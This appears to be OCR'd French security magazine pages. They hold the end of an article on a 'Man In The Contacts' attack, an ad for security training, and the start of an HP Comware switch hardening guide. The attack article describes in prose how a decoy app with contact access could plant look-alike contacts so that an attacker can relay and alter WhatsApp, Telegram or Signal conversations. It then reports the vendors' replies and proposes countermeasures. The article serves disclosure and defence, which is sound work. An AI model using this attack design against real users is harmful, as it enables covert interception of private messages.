Il faut toujours convaincre l'utilisateur final de basculer dans une nouvelle conversation, ce qui correspond uniquement à cliquer sur la notification s'il n'a pas l'application de messagerie en plein écran. À partir de ce moment-là, il conversera avec la fausse personne, mais pourra continuer à recevoir des coups de téléphone et des SMS du contact légitime. Toutefois, le cerveau humain se rendra compte tôt ou tard d'une incohérence dans la conversation avec « Alice » ou de différences dans le style rédactionnel.

## 3.3 Attaque de type homme du milieu avec un nom de contact très similaire

Pour être le plus discret possible, l'idéal serait qu'Alice et Bob discutent réellement entre eux, mais à travers un contact relai pour monter une attaque du type homme du milieu (via Ève). Pour cela, il suffit comme précédemment chez Bob de créer « Alice » avec le numéro d'Ève, et de manière symétrique « Bob » chez Alice avec le numéro d'Ève. Ève s'emploiera ensuite à transférer les messages entre les vrais Alice et Bob, à travers les faux contacts « Alice » et « Bob » qui renvoient en fait chez elle.

La version web de ces trois applications de messagerie permet de mettre en œuvre plus facilement ce scénario, avec par exemple une extension de navigateur qui permettra avec un effort de développement raisonnable de transférer automatiquement les messages reçus de Bob à Alice et vice versa.





*Figure. 3 : Rendu visuel pour l'utilisateur victime d'un contact cloné avec un nom très similaire.*

La figure 4 est une illustration obtenue avec WhatsApp, les résultats sont parfaitement similaires avec Telegram ou Signal.

Dans ces conditions, il est possible d'écouter du contenu en toute discrétion. Mais aussi de changer ou injecter certains messages avec parcimonie pour ne pas éveiller les soupçons. Et en somme de briser la raison d'être du chiffrement de bout en bout : faire que personne d'autre que les interlocuteurs ne puisse savoir ce qui est échangé.





*Figure 4 : Mise en œuvre d'une attaque Man In The Middle en créant un contact de nom similaire chez les deux victimes Alice et Bob.*

Encore faut-il être capable de créer à distance des faux contacts et synchroniser les opérations. Avec ce qui a été évoqué au paragraphe 2.2, une application légitime peut se charger de ces deux actions sans grande difficulté.

Créons un jeu à dimension sociale comme prétexte à l'accès aux contacts - par exemple une version moderne de Pierre / Feuille / Ciseau. Cette application peut à sa guise appeler les APIs du carnet d'adresses et dialoguer avec un serveur pour planifier une attaque si elle voit qu'Alice et Bob sont liés. Il suffit qu'elle soit assez populaire pour être installée par Alice et Bob. La seule subtilité est de commencer une nouvelle conversation avec un sujet plausible pour les deux parties.

## 4 Le fond du problème

Nous venons de montrer qu'il est relativement aisé de monter une attaque de type homme du milieu via les contacts et une application complice. Et cela en n'exploitant aucune faille de type 0-day dans le système d'exploitation !

La conversation est toujours parfaitement chiffrée de bout en bout, mais il n'est simplement pas évident de savoir avec qui l'on dialogue vraiment. La problématique de l'authentification de l'interlocuteur est totalement négligée (cf. deuxième hypothèse du paragraphe 1), alors qu'elle est fondamentale pour qui veut avoir un échange de messages sécurisé.

On accorde une confiance bien trop grande aux informations stockées dans le carnet d'adresses, alors qu'elles devraient être fournies ou au moins validées explicitement par l'utilisateur pour rester sous son contrôle.

Le principe du *Trust On First Use* (TOFU) est utilisé pour accepter automatiquement une nouvelle clé lors du dialogue avec un nouveau contact, alors qu'il s'agit d'un évènement rare nécessitant un regain de vigilance.

Le message de WhatsApp expliquant à ce moment-là qu'une conversation sécurisée démarre est très maladroit de ce point de vue.

# 5 Évaluation du risque

Avant d'aller plus loin, procédons à une rapide évaluation du risque pour être bien d'accord sur la gravité de la situation.

Nous utiliserons une méthodologie élémentaire de calcul du risque selon le tableau ci-dessous. Nous considérons que le risque est le produit de la difficulté de l'attaque par son impact sur les utilisateurs.

| Difficulté de l'attaque | Faible impact utilisateur | Impact utilisateur modéré | Fort impact utilisateur |
|---|---|---|---|
| **Faible** | Faible | Modéré | Très élevé |
| **Moyenne** | Faible | Modéré | Élevé |
| **Élevée** | Faible | Faible | Modéré |

La difficulté de l'attaque peut s'évaluer à travers 2 dimensions :

- **Difficulté technique : Faible**. L'implémentation de l'application Pierre / Feuille / Ciseau est aisée : il suffit de modifier les contacts à travers l'API disponible et de faire des appels type web service vers un serveur. L'application sera acceptée sans souci pour publication puisque le code malveillant est stocké sur le serveur de l'attaquant.
- **Difficulté logistique : Moyenne.** Un seul numéro de téléphone suffit à Ève pour intercepter des milliers de conversations. Mais il faut convaincre suffisamment de personnes d'installer l'application Pierre / Feuille / Ciseau. L'accès au carnet d'adresses permet d'accélérer l'adoption en faisant automatiquement la promotion du jeu auprès de tous les contacts.

**L'impact utilisateur** s'estime plus simplement comme **Fort**. En effet, des milliers d'utilisateurs peuvent être espionnés à travers les trois applications de messageries, ce qui brise la promesse d'échanges sécurisés. De plus, à cause des identifiants qu'elles laissent traîner dans le carnet d'adresses, il est possible de savoir quelles applications de messagerie sont installées.

En croisant un fort impact et une difficulté faible à moyenne, nous obtenons un **risque élevé à très élevé**.

De nombreuses attaques similaires sont imaginables, notamment en ciblant les spécificités d'implémentation de chaque application de messagerie. Des utilisations abusives à des fins de *spear phishing* sont envisageables, mais aussi de spam étant donné que les serveurs de messagerie ne peuvent plus filtrer le contenu des messages puisqu'ils sont indéchiffrables pour eux.

Nous nommerons désormais *Man In The Contacts* cette famille d'attaque exploitant l'accès aux contacts des applications mobiles.

# 6 La responsabilité des éditeurs

## 6.1 Pourquoi devraient-ils adresser ce point ?

Bien qu'il ne s'agisse pas d'une vulnérabilité purement technique, le risque est malgré tout réel pour les utilisateurs finaux. À aucun moment nous ne pouvons considérer qu'ils ont une mauvaise hygiène sécurité : l'application est téléchargée depuis le magasin officiel et a été approuvée, les mises à jour sont effectuées régulièrement.

À première vue, le système d'exploitation mobile est responsable de la faible segmentation de l'accès aux données de contact. Mais ce n'est pas une raison pour ne pas adresser cette faiblesse. Le principe même du reste de l'application est de construire une solution sécurisée sur des bases avérées fragiles (réseaux hostiles, serveurs perquisitionnés, etc.). Il serait étonnant de ne pas vouloir se soucier de l'authentification des utilisateurs.

Ce protocole cryptographique d'une grande rigueur a été mis en place suite aux révélations de Snowden. Il permet notamment de se dédouaner de toute demande d'accès par les autorités. On pourrait s'interroger, en constatant que l'application mobile est implémentée avec une plus grande légèreté (cf. hypothèse 2 du paragraphe 1), s'il ne s'agit pas là de la motivation principale, en complément d'un argumentaire marketing rassurant.

Dans tous les cas, la confiance de l'utilisateur devrait être respectée. En effet, on lui promet explicitement que sa conversation est sécurisée de bout en bout. Peu importe les limitations de la plateforme, des solutions doivent être trouvées pour tendre vers cet objectif.

## 6.2 Le retour des éditeurs

Il n'a pas été aisé d'obtenir un retour des éditeurs. Les programmes de Bug Bounty se généralisent, mais ni WhatsApp, ni Telegram, ni Signal n'en faisaient partie en 2016.

Telegram dispose d'un très réactif support de premier niveau à travers son application mobile. Une adresse mail sécurité a été fournie et le descriptif de l'attaque détaillée au paragraphe 3.3 y a été envoyé. Malgré 3 relances et une publication sur Twitter, aucune réponse n'a jamais été reçue.

WhatsApp dispose du programme de remontée de bugs de sa maison mère, Facebook. Malgré un acquittement rapide, une relance a dû être nécessaire pour obtenir la réponse ci-dessous (traduite de l'anglais) : « Nous apprécions votre rapport. Au final un attaquant avec un malware installé sur son périphérique sera capable d'altérer les données du périphérique lui-même. Dans vos exemples les conversations WhatsApp sont restées correctement liées à leurs numéros de téléphone. De plus, WhatsApp autorise les utilisateurs à définir des



alias locaux pour les contacts et à voir le numéro associé à un message spécifique à n'importe quel moment. Cela étant, nous ne considérons pas que ce comportement pose un risque significatif et nous ne prévoyons pas de faire de changement. Veuillez nous informer si vous pensez que nous avons mal interprété quelque chose ! » Il n'a pas été possible de continuer la conversation, malgré la proposition en dernière ligne.

Signal ne disposant pas d'un processus connu de déclaration d'incident, un rapport de bug dans l'application Android a été soumis, mais non suivi d'effets malgré plusieurs relances. Une publication sur Twitter et un peu d'insistance ont permis d'obtenir le message suivant (traduit de l'anglais) : « Comme pour toutes les techniques d'interception, les numéros de sécurité ont été conçus pour cela. Les utilisateurs de Signal seront notifiés que les numéros de sécurité pour leurs contacts ont changé, et seront amenés à les vérifier. Une attaque d'homme du milieu réussie nécessiterait de trouver une méthode pour intercepter les communications sans déclencher cet avertissement ».

Après avoir fait remarquer que les numéros de sécurité ne s'appliquent pas à une nouvelle conversation avec un nouveau contact, cette brève réponse a été obtenue : « Signal n'a pas été conçu pour se protéger des malwares. Merci d'être entré en contact, bonne chance avec tout le reste ».

Il est évident qu'il ne s'agit pas d'une vulnérabilité nécessitant seulement la modification de quelques lignes de code, mais au contraire qui exige de repenser l'expérience utilisateur. Cependant un peu plus de considération était attendue, en tenant compte de ce qui a été discuté au paragraphe 6.1

# 7 Contremesures

## 7.1 Utilisateur final

Il s'agira tout d'abord de réduire au maximum le nombre d'applications ayant accès aux contacts, surtout en écriture. Mais en pratique cela n'est guère évident, notamment sur les versions les plus répandues d'Android qui ne demandent les permissions qu'au moment de l'installation.

Ensuite il faut être vigilant quand une nouvelle conversation débute. En cas de suspicion, ne pas hésiter à jeter un coup d'œil dans ses contacts.

Enfin, d'autres applications de messagerie sécurisée existent, comme Threema **[8]**. Avec un authentifiant décorrélé du numéro de téléphone et une synchronisation optionnelle des contacts, cette solution est bien plus robuste d'un point de vue conception. D'autant plus qu'une réponse technique claire et détaillée a été fournie sous 24 heures par le service de presse.

Un niveau de confiance vert/orange/rouge affiché est aussi clairement affiché à côté du nom de l'interlocuteur, l'utilisateur se rendant aisément compte d'une situation anormale.

## 7.2 Applications de messagerie mobile

Un identifiant dédié, indépendant du numéro de téléphone, devrait être utilisé. Et une approbation explicite de chaque ajout de contact demandée à l'utilisateur. Ou a minima gérer le risque en avertissant l'utilisateur lorsqu'il s'agit du tout premier échange avec un nouveau contact.

Afficher le numéro de téléphone peut également aider, même si seulement une minorité des numéros sont connus par cœur par l'utilisateur.

## 7.3 Systèmes d'exploitation mobile

L'amélioration la plus souhaitable serait de mettre en œuvre un véritable partitionnement des informations de contact, comme c'est le cas pour les accès aux fichiers, pour être capable de gérer une notion de données privées. ■


## Remerciements

**Je tiens à remercier grandement Olivier Saudan et Jean-Philippe Aumasson pour leurs précieux conseils lors de la rédaction de cet article.**


## Références


**[1] Recommandations sécurité d'Edward Snowden :** https://twitter.com/snowden/status/778592275144314884

**[2] Discours de Bernard Cazeneuve sur le terrorisme et le chiffrement :** http://www.lemonde.fr/pixels/article/2016/08/23/terrorisme-pour-contourner-le-chiffrement-des-messages-bernard-cazeneuve-en-appelle-a-l-europe_4986897_4408996.html

**[3] A Formal Security Analysis of the Signal Messaging Protocol :** https://eprint.iacr.org/2016/1013.pdf

**[4] Anciens mots de passe WhatsApp prévisibles :** http://thednetworks.com/2012/09/09/whatsapp-imei-password-md5-inverted-hack/

**[5] Intrusion Telegram en Iran :** https://www.wired.com/2016/08/hack-brief-hackers-breach-ultra-secure-messaging-app-telegram-iran/

**[6] Présentation Man In The Contacts :** http://www.securingapps.com/blog/ManInTheContacts_CYBSEC16.pdf

**[7] Unicode URL Hack :** https://www.schneier.com/blog/archives/2005/02/unicode_url_hac_1.html

**[8] Application de messagerie sécurisée Threema :** https://threema.ch/en

esiea GROUPE

# FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

**/ Formations présentielles - Campus Paris V^e**

formations-securite@esiea.fr / esiea.fr/formations-securite

*/ Candidatures MS-SIS : en cours*

## FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

**Prochaine rentrée : octobre 2017**

## MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Mastère Spécialisé labellisé SecNumedu par l'ANSSI

ASM / C / crypto / firewalling / forensic / GPU / Java / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / suricata / viro / vuln / web...

*/ Candidatures BADGE-RE et BADGE-SO : à partir d'octobre 2017*

## 2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

**Prochaine rentrée : février 2018**

### BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

Malware / ASM / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / mlasm...

### BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

Crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles

# DURCISSEMENT DES SWITCHS HP COMWARE

Éric BEAULIEU – MISC@zebux.org
Ingénieur Sécurité et Réseaux chez LECTRA

***mots-clés : SWITCH / COMMUTATEUR / HARDENING / HP / COMWARE***

*Les commutateurs réseau (que l'on appelle communément des switchs) sont les équipements informatiques situés au plus près du poste de travail de l'utilisateur (ou des serveurs). Il est donc important – dans une optique de défense en profondeur – d'assurer la sécurité de ces dispositifs. Nous nous attacherons dans cet article à détailler le durcissement (ou « Hardening ») des commutateurs disposant du système HP Comware.*

Cet article fait suite à celui publié dans *MISC n°82* de novembre 2015 présentant le durcissement des matériels réseaux du fabricant CISCO **[1]**.

Nous allons présenter les commandes permettant de sécuriser les commutateurs du constructeur Hewlett Packard qui fonctionnent avec le système Comware version 7 (issu du rachat, en 2010, de la société 3com). Pour cela, nous nous appuierons sur les recommandations de l'ANSSI **[2]** et sur le guide de sécurisation édité par HP **[3]**.

Il est à noter que nous n'aborderons pas dans cet article les mécanismes de configuration et de protection des protocoles de routage dynamiques comme OSPF ou BGP.

## 1 Généralités

Commençons par décrire l'interface qui va nous permettre de configurer le commutateur : le CLI (*Command Line Interface*). Il faut, dans un premier temps, se connecter au commutateur, soit en SSH si une adresse IP est déjà configurée, soit par l'intermédiaire du port console.

Lors de la connexion, l'invite de commandes changera pour visualiser rapidement le mode de configuration dans lequel nous nous trouvons :

- <Communateur01> Mode utilisateur ;
- [Communateur01] Mode de configuration ;
- [Communateur01-GigabitEthernet1/0/4] Mode de configuration de l'interface Gigabit 1/0/4.

La commande pour passer du mode utilisateur (non privilégié) au mode de configuration est :

```
<HP>system-view
System View: return to User View with Ctrl+Z.
[HP]
```

Il est à noter que, contrairement à la commande **enable** de CISCO, il n'est pas possible de positionner de mot de passe pour réaliser l'élévation de privilèges avec Comware.

Configurons, dans un deuxième temps le nom du commutateur. Cela va nous permettre de pouvoir clairement identifier chaque équipement de notre réseau :

```
[HP]sysname Commutateur01
[Communateur01]
```

Cet article n'abordant que la version 7 de Comware, identifions la version du commutateur sur lequel nous sommes connectés : nous utilisons le simulateur Comware d'HP disponible gratuitement sur le site de l'éditeur **[4]** :

```
[Communateur01]display version
HP Comware Software, Version 7.1.050, Alpha 7150
Copyright (c) 2010-2014 Hewlett-Packard Development Company, L.P.
[…]
```

# 2 Sécurisation du système et authentification des utilisateurs

## 2.1 Activation et configuration du protocole SSH

Afin de pouvoir se connecter à distance de manière sécurisée, il est nécessaire d'activer le service SSH et de générer une paire de clefs RSA qui sera utilisée par le commutateur :

```
[Communateur01]public-key local create rsa
The range of public key modulus is (512 ~ 2048).
If the key modulus is greater than 512, it will take a few minutes.
Press CTRL+C to abort.
Input the modulus length [default = 1024]:2048
Generating Keys...
.....+++
.....
.....
.....+++
.....++++++++
.....++++++++
Create the key pair successfully.
[Communateur01]ssh server enable
```

Le SSH version 1 n'étant plus considéré comme sûr (car il peut être la cible d'une attaque de type *Man-In-The-Middle* – MITM ou en français *attaque du singe intercepteur*), nous allons supprimer la compatibilité avec la première version du protocole de connexion :

```
[Communateur01]undo ssh server compatible-ssh1x
```

Les commandes suivantes vont permettre la configuration des lignes virtuelles (vty – *Virtual Teletype*) ainsi que la mise en place d'un *time-out* à 5 minutes pour les connexions inactives :

```
[Communateur01]user-interface vty 0 15
[Communateur01-line-vty0-15]authentication-mode scheme
[Communateur01-line-vty0-15]protocol inbound ssh
[Communateur01-line-vty0-15]idle-timeout 5
```

## 2.2 Création d'un compte administrateur

À ce stade, notre commutateur dispose d'un service SSH fonctionnel, de lignes virtuelles configurées (VTY) ; il ne manque plus qu'un compte utilisateur pour se connecter. Pour cela, nous allons créer un compte local au commutateur, autre que *root* ou *admin* qui seront les premiers comptes testés par un attaquant (lors d'une attaque par dictionnaire ou BruteForce).

Nous créons ici le compte *myadmin*, disposant des droits administrateur (*level 3* et *network-admin*) et autorisé à se connecter en console et via le service SSH :

```
[Communateur01]local-user myadmin
New local user added.
[Communateur01-luser-manage-myadmin]password
Password:
confirm :
Updating user information. Please wait ... ...
[Communateur01-luser-manage-myadmin]authorization-attribute user-
role level-3
[Communateur01-luser-manage-myadmin]authorization-attribute user-
role network-admin
[Communateur01-luser-manage-myadmin]service-type terminal
[Communateur01-luser-manage-myadmin]service-type ssh
[Communateur01]password-control enable
```

Afin de limiter l'impact d'une attaque de type BruteForce, nous allons activer la fonctionnalité de contrôle des mots de passe (**password-control enable**). Cette dernière va permettre non seulement de mettre en place une politique de mot de passe, mais aussi de désactiver les comptes durant un laps de temps limité, après plusieurs échecs de connexion.

Voici la politique de mots de passe par défaut, une fois le contrôle des mots de passe activé :

```
<Communateur01>display password-control
 Global password control configurations:
 Password control:                   Enabled
 Password aging:                     Enabled (90 days)
 Password length:                    Enabled (10 characters)
 Password composition:               Enabled (1 types, 1 characters per type)
 Password history:                   Enabled (max history records:4)
 Early notice on password expiration: 7 days
 Maximum login attempts:             3
 Action for exceeding login attempts: Lock user for 1 minutes
 Minimum interval between two updates:24 hours
 User account idle time:             90 days
 Logins with aged password:          3 times in 30 days
 Password complexity:                Disabled (username checking)
                                     Disabled (repeated characters checking)
```

Pour verrouiller les comptes durant 10 minutes, après 5 échecs successifs :

```
[Communateur01]password-control login-attempt 5 exceed lock-time 10
```

## 2.3 Mise en place d'une bannière de connexion

Par défaut, lors d'une tentative de connexion à distance (SSH ou Telnet) le commutateur présente la bannière de connexion suivante :

```
**************************************************************************
* Copyright (c) 2010-2014 Hewlett-Packard Development Company, L.P.      *
* Without the owner's prior written consent,                             *
* no decompiling or reverse-engineering shall be allowed.                *
**************************************************************************
```

Cette bannière va permettre d'identifier rapidement et clairement la présence d'un matériel HP. Il est tout à fait possible de la désactiver pour activer notre propre bannière d'informations légales (terminer la bannière par le caractère **#** sur une ligne) :

```
[Communateur01]undo copyright-info enable
[Communateur01]header legal #
Please input banner content, and quit with the character '#'.
 ____________________________________________
|  Unauthorized access to this device is prohibited!  |
|____________________________________________|
       \   ^__^
        \  (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||
#
```

## 2.4 Authentification par clef SSH

Pour des raisons de sécurité et de commodité, il peut être intéressant d'utiliser le système de clef publique/clef privée pour s'authentifier avec un compte local. Pour cela, le compte local de l'administrateur doit déjà être créé, il faut ensuite copier sur commutateur la clef publique associée à ce compte et, pour terminer, associer le compte et la clef publique.

```
[Communateur01]tftp 192.168.56.1 get myadmin.key
[Communateur01]public-key peer myadmin.key import sshkey flash:/myadmin.key
[Communateur01]ssh user myadmin service-type stelnet authentication-type
any assign publickey myadmin.key
```

## 2.5 Protection de l'accès par le port série

Avant d'avoir configuré cet accès SSH correctement, le seul moyen de se connecter au commutateur était d'utiliser le câble série via le port console de notre ordinateur. Maintenant, nous ne souhaitons pas que n'importe qui puisse se connecter physiquement et directement via cet accès à notre commutateur.

Nous allons donc mettre en place l'authentification sur cet accès ainsi qu'un *time-out* de 5 minutes (si l'administrateur distrait oublie de fermer sa session) :

```
[Communateur01]user-interface aux 0
[Communateur01-line-aux0]authentication-mode scheme
[Communateur01-line-aux0]idle-timeout 5
```

# 3 Sécurisation des protocoles réseau

## 3.1 Désactivation des services réseau inutiles

Commençons par désactiver tous les services inutiles tels que :

- les services HTTP et HTTPS : nous n'utiliserons pas ces protocoles pour l'administration du commutateur ;
- le serveur *T*elnet : les communications n'étant pas chiffrées avec ce dernier, nous lui préfèrerons SSHv2 ;
- le service client DHCP : nous lui fixerons l'adresse IP, cela évitera de ne plus pouvoir joindre le commutateur si le serveur DHCP n'est pas disponible (par exemple si un arrêt électrique se produit et que le commutateur démarre plus vite que le serveur DHCP) ;
- le service de reconfiguration automatique des VLANs : le *Multiple VLAN Registration Protocol* – MVRP.

```
[Communateur01]undo ip http enable
[Communateur01]undo ip https enable
[Communateur01]undo telnet server enable
[Communateur01]undo dhcp enable
[Communateur01]undo mvrp global enable
```

## 3.2 Sécurisation du protocole Link Layer Discovery Protocol LLDP

Le protocole *Link Layer Discovery Protocol* ou LLDP permet d'échanger des informations avec les éléments connectés au commutateur. Il permet la découverte des topologies réseau de proche en proche. Si cette fonctionnalité n'est pas utilisée, il est préférable de la désactiver :

```
[Communateur01]undo lldp global enable
```

Par défaut, le protocole LLDP est particulièrement verbeux : il transmet sur chaque port du commutateur des informations inutiles pour les postes de travail, telles que le nom du commutateur, la version (majeure et mineure), la description du port de connexion, le numéro de VLAN ou le numéro de port sur lequel est connecté l'équipement (voir figure 1).

Toutefois, si cette fonctionnalité est intéressante pour l'administration réseaux, il sera nécessaire de la sécuriser un minimum. Le plus simple sera de limiter, pour chaque port du commutateur connecté à un poste de travail utilisateur, l'émission des informations LLDP. Ainsi, le commutateur pourra recevoir les paquets LLDP de ses voisins (par exemple des points d'accès wifi ou des autres commutateurs), mais il n'en émettra aucun sur les ports spécifiés :

```
[Communateur01]interface GigabitEthernet 0/0/2
[Communateur01-GigabitEthernet0/0/2]lldp admin-status rx
```

Voici par exemple ce qui peut intéresser l'administrateur : visualiser très rapidement les équipements connectés au commutateur ainsi que les ports locaux et distants de connexion :

```
[Communateur01]display lldp neighbor-information list
Chassis ID : * -- -- Nearest nontpmr bridge neighbor
             # -- -- Nearest customer bridge neighbor
             Default -- -- Nearest bridge neighbor
System Name          Local Interface Chassis ID      Port ID
```

```
AP01              GE1/0/1         a545-b3ba-7680  mgt0
AP02              GE1/0/2         a545-b3ba-ac00  mgt0
Commutateur02     GE1/0/24        bb8e-22ff-a971  GigabitEthernet1/0/1
Commutateur03     GE1/0/25        bb8e-24ff-17f4  GigabitEthernet1/0/2
[...]
```

## 3.3 Synchronisation horaire

Si des investigations légales doivent être réalisées dans un futur plus ou moins proche, il est essentiel que les horloges de l'ensemble des équipements informatiques (serveurs, postes de travail, équipements de sécurité, points d'accès wifi, etc.) soient synchronisées. Avec les commandes suivantes, nous allons :

- activer et définir le serveur NTP ;
- définir le *timezone* (ici la France) ;
- indiquer que nous souhaitons le passage à l'heure d'été et d'hiver.

```
[Communateur01]ntp-service enable
[Communateur01]ntp-service unicast-server 192.168.1.2
[Communateur01]clock timezone paris add 01:00:00
[Communateur01]clock summer-time paris 02:00:00 March last Sunday
03:00:00 October last Sunday 01:00:00
```

## 3.4 Configuration du protocole SNMP

Lorsqu'on administre un réseau à grande échelle (plusieurs dizaines voire centaines d'équipements), il est indispensable de mettre en place un protocole de supervision. L'un des plus connus et utilisés est le protocole : *Simple Network Management Protocol* (SNMP) qui va permettre de connaître l'état de notre commutateur à chaque instant.

Ce protocole étant moins sécurisé que le SSH, nous n'implémenterons pas les modifications d'état (méthode SET). En revanche, nous journaliserons chaque demande de modification à travers ce dernier via la commande suivante :

```
[Communateur01]snmp-agent log set-operation
```

Nous activons la version 3 du protocole SNMP puis définirons le groupe *snmpgroup*. Enfin, nous créerons un utilisateur *mysnmpuser* auquel nous allons associer le mot de passe *mysnmppassword* et nous utiliserons la clef de chiffrement des trames *myprivatekey* en utilisant l'algorithme de Hachage SHA et le mode de chiffrement AES128.

```
[Communateur01]snmp-agent sys-info version v3
[Communateur01]undo snmp-agent sys-info version v1 v2c
[Communateur01]snmp-agent group v3 snmpgoup privacy
[Communateur01]snmp-agent usm-user v3 mysnmpuser snmpgroup simple
authentication-mode sha mysnmppassword privacy-mode aes128 myprivatekey
[Communateur01]snmp-agent sys-info contact Service_Info
[Communateur01]snmp-agent sys-info location Localisation_du_commutateur
```

Il sera très facile de tester le bon fonctionnement de notre configuration avec l'utilitaire *snmp-walk* et la commande suivante :

```
# snmpwalk -v 3 -u mysnmpuser -l authPriv -a SHA -A mysnmppassword
-x AES -X myprivatekey 192.168.56.2 system
```

